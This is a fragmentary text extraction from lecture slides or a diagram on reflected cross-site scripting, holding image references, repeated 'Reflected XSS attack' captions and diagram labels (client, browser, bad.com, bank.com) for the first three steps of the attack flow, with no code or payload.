
Reflected XSS attack




Reflected XSS attack




Reflected XSS attack



Reflected XSS attack



Reflected XSS attack



Client

Browser

bad.com

bank.com

① Visit web site

② Receive malicious page

③ Click on link

